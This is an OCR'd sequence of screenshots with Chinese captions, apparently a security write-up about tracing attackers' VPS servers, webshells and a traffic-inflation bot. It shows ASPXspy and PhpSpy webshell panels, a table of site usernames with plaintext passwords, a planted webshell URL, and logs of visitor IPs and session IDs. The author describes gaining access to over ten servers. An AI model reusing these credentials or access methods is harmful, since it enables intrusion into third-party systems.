
Copyright © 2008-2011

N点虚拟主机管理系统 – 版权

当前版本号：V1.9.6 (20110216

有问题 | 访问我们的网站

Copyright © 2008-2011 Npoint



```
C:\wwwroot\test\wah\> help
C:\wwwroot\test\wah\> ipconfig
Windows IP Configuration
Ethernet adapter 本地连接 2:
   Connection-specific DNS Suffix  . :
   IP Address. . . . . . . . . . . . : 199.192.   .57
   Subnet Mask . . . . . . . . . . . : 255.255.   .0
   Default Gateway . . . . . . . . . : 199.192.   .1
C:\wwwroot\test\wah\>
```

ASPXspy - Windows Internet Explorer


Logout | File Manager | CmdShell | IIS Spy | Process | Services | UserInfo | SysInfo | FileSearch | SU Exp | RegShell | PortScan | DataBase | PortMap

IIS Spy >>

ID	AS_USER	AS_PASS	Domain	Path
1	vcom	meng	80:vcom.819.com 80:vcoming.net 80:www.vcoming.net	D:\wwwroot\vcom\web
2	ND19_vlnd	lInT19sND19_vlnd	8080:199.192.154.57	C:\Program Files\Npoint\Soft\npointhost1.9.6\
3	819	456	80:819.819.com 80:819.com 80:www.819.com	D:\wwwroot\819\web
4	szjeyue	eyue	80:szjeyue.819.com 80:szjeyue.com 80:www.szjeyue.com	D:\wwwroot\szjeyue\web
5	imanzhi	izhi	80:imanzhi.819.com 80:imanzhi.com 80:www.imanzhi.com	D:\wwwroot\imanzhi\web
6	42200	456	80:42200.819.com 80:42200.com 80:www.42200.com	D:\wwwroot\42200\web
7	szwmkj	mkj	80:szwmkj.819.com 80:szwmkj.com 80:www.szwmkj.com	D:\wwwroot\szwmkj\web
8	IUSR_VPS-5865D063490	W|~J922n_	80:aa.819.com	d:\WDaemon\Webmail\HTML

- 通过分析美国VPS的默认配置弱点，先后拿下了十多台VPS的权限。与IDS报警同步分析

防不胜防




名称	大小	类型	修改日期	属性
www.[redacted]ng.com		文件夹	2011-7-6 20:29	
www.[redacted]ng.com		文件夹	2011-7-5 10:41	
www.[redacted]t.com		文件夹	2011-6-13 11:58	
www.[redacted]ng.com				
www.[redacted]u.com				
www.[redacted]u.com				
www.[redacted]ng.com				
www.[redacted]ng.com				
www.[redacted]sou.com				
www.[redacted]sos.com				
www.[redacted]ng.com				
www.[redacted]qq.com				
www.[redacted]gsos.com				
baixos.rar				

```
"C:\Documents and Settings\Administrator\Application Data\Spiritsoft\urlspirit\u
rltask.exe" /idx=0
"C:\Documents and Settings\Administrator\Application Data\Spiritsoft\urlspirit\u
rltask.exe" /idx=10


D:\2>wmic process where "caption='jingling.exe'" get commandline
CommandLine
"C:\Documents and Settings\Administrator\桌面\jingling.exe" -h


D:\2>wmic process where "caption='svchost.exe'" get commandline
CommandLine
C:\WINDOWS\system32\svchost.exe -k DcomLaunch
C:\WINDOWS\system32\svchost.exe -k rpcss
C:\WINDOWS\system32\svchost.exe -k NetworkService
C:\WINDOWS\system32\svchost.exe -k LocalService
C:\WINDOWS\System32\svchost.exe -k netsvcs
C:\WINDOWS\System32\svchost.exe -k WinErr
```

- 最终确认，刷网站的VPS服务器上安装了-流量精灵。我比较搞不明白，这算CC攻击吗

防不胜防



Create / Edit File »

Current File (import new file name and new file)

/var/www/vhosts/xi_   es/httpdocs/data/attachment/album/200905/22/12430052106WPZ.jpg

File Content

I2Nocm9tZS84LjAuNTUyLjIxNSMxMTYuMjMzLjgwLjE5OCNodHRwOi8vMTkyLjE2OC4xODYuMTQxL3Mvc3BlYXIuaHRtbCMj
wMTEtMTEtMjAgMDM6MjA6NTYmbHQ7YnImZ3Q7I2Nocm9tZS84LjAuNTUyLjIxNSMxMTYuMjMzLjgwLjE5OCNodHRwOi8vMT
E2OC4xODYuMTQxL3Mvc3BlYXIuaHRtbCMjIzIwMTEtMTEtMjAgMDM6MjE6MDMmbHQ7YnImZ3Q7I2Nocm9tZS84LjAuNTUyL
SMxMTYuMjMzLjgwLjE5OCNodHRwOi8vMTkyLjE2OC4xODYuMTQxL3Mvc3BlYXIuaHRtbCMjIzIwMTEtMTEtMjAgMDM6MjE6N
bHQ7YnImZ3Q7I01FIDcuMCMxMTguMTQyLjIyLjIjaHR0cDovL2xvY2FsaG9zdC9zL3NwZWFyLmh0bWwjIyMyMDExLTExLTI
zOjI0OjM4Jmx0O2JyJmd0OyNJRSA3LjAjMTE4LjE0Mi4yMi4yI2h0dHA6Ly9sb2NhbGhvc3Qvcy9zcGVhci5odG1sIyMjMj
0xMS0yMCAwMzoyNjo0MCZsdDticiZndDsjSUUgNy4wIzExOC4xNDIuMjIuMiNodHRwOi8vbG9jYWxob3N0L3Mvc3BlYXIua
CMjIzIwMTEtMTEtMjAgMDM6Mjg6MzAmbHQ7YnImZ3Q7I01FIDcuMCMxMTguMTQyLjIyLjIjIyMjMjAxMS0xMS0yMCAwMzo0
NCZsdDticiZndDsjSUUgNy4wIzExOC4xNDIuMjIuMiMjIyMyMDExLTExLTIwIDAzOjQwOjUzJmx0O2JyJmd0OyNJRSA3LjA
4LjE0Mi4yMi4yIyMjIzIwMTEtMTEtMjAgMDM6NDA6NTkmbHQ7YnImZ3Q7I01FIDcuMCMxMTguMTQyLjIyLjIjIyMjMjAxMS
0yMCAwMzo0MzozNyZsdDticiZndDsjSUUgNy
yNJRSA3LjAjMTE4LjE0Mi4yMi4yI2h0dHA6L
dDticiZndDsjSUUgNy4wIzExOC4xNDIuMjIuM
6NDU6MjQmbHQ7YnImZ3Q7I21vemlsbGEvNS4
B0cmlkZW50LzUuMCkjMTE2LjIzMy44MC4xOT
zIwMTEtMTEtMjAgMDM6NDk6NDAmbHQ7YnImZ3
NERBOTg4MkNBRDhERjNBRURBRjIjIzIwMTEtM
9NUU4MTdCQjc4M0QyRjIxMzM0N0IwMkM3RkN
AjNzYuNzQuMjU0LjE3MyMjSlNFU1NJT05JRDI
Do1ODozMSZsdDticiZndDs=

Submit

Copyright (C) 2004-2008 Security Angel Team [S

等待 http://www.   .es/data/template/header.

Filter: hiding CSS, image and general binary content

#	host	method	URL	params
27	http://www. es	POST	/data/template/header.htm.php	☑
28	http://www. es	POST	/data/template/header.htm.php	☑
29	http://www. es	POST	/data/template/header.htm.php	☑
30	http://www. es	POST	/data/template/header.htm.php	☑
31	http://www. es	POST	/data/template/header.htm.php	☑
32	http://www. es	POST	/data/template/header.htm.php	☑
33	http://www. es	POST	/data/template/header.htm.php	☑
34	http://tool.cl com	GET	/Tools/Base64.aspx	□
35	http://tool.cl com	GET	/ajaxsync.aspx?at=getwebsites	☑


www.:   es/data/attachment/album/200905/22/1243014170HPpu.php?1=fuckyou

111.194.103.27   0 个，共 0 个

```
#chrome/8.0.552.215#116.233.80.198#http://192.168.186.141/s/spear.html###2011-11-
03:20:56<br>#chrome/8.0.552.215#116.233.80.198#http://192.168.186.141/s/spear.html###2011-11-20
03:21:03<br>#chrome/8.0.552.215#116.233.80.198#http://192.168.186.141/s/spear.html###2011-11-20 03:21:46<br>#IE
7.0#118.142.  .2#http://localhost/s/spear.html###2011-11-20 03:24:38<br>#IE
7.0#118.142.  .2#http://localhost/s/spear.html###2011-11-20 03:26:40<br>#IE
7.0#118.142.  .2#http://localhost/s/spear.html###2011-11-20 03:28:30<br>#IE 7.0#118.142.22.2####2011-11-20 03:40:44<br>#IE
7.0#118.142.  .2####2011-11-20 03:40:53<br>#IE 7.0#118.142.22.2####2011-11-20 03:40:59<br>#IE 7.0#118.142.   2####2011-11-20
03:43:37<br:  E 7.0#118.142.22.2####2011-11-20 03:43:37<br>#IE 7.0#118.142.   2#http://localhost/s/spear.html###2011-11-20
03:45:16<br:  E 7.0#118.142.22.2#http://localhost/s/spear.html###2011-11-20 03:45:24<br>#mozilla/5.0 (compatible; msie 9.0;
windows nt (   ; wow64; trident/5.0)#116.233.80.198##JSESSIONID=A3C12E24DAF7E2F84B97845CC60522E3##2011-11-20 03:49:40<br>#IE
7.0#118.142.  .2##JSESSIONID=2333642D659D4DA9882CAD8DF3AEDAF2##2011-11-20 03:50:37#IE
7.0#76.74.2   173##JSESSIONID=5E817BB783D2F213347B02C7FCF2BD24##2011-11-20
04:57:57<br>#opera/9.80#76.74.254.173##JSESSIONID=DE24A6DBF055F04B00CAE699BE96B399##2011-11-20 04:58:31<br>
```

- 期间分析攻击者VPN通信时，发现某个后门页面是记录请求者的来源IP/浏览器版本等

防不胜防




PhpSpy - Windows Internet Explorer
www.xihua.es (82.165. .112)
Logout | File Manager | MYSQL Manager |
Create / Edit File »
Current File (import new file name and n
/var/www/vhosts/xi .es/httpdocs/d
File Content
Submit
Base64加密、解密 - 站长
tool.chinaz.com/Tools/base64.aspx
正在等待 hzs12.cnzz.com 的响应...

I2Nocm9tZS84LjAuNTUyLjIxNSMxMTY
wMTEtMTEtMjAgMDM6MjA6NTY8YnI+I2
YuMTQxL3Mvc3BlYXIuaHRtbCMjIzIwM
jE5OCNodHRwOi8vMTkyLjE2OC4xODYu
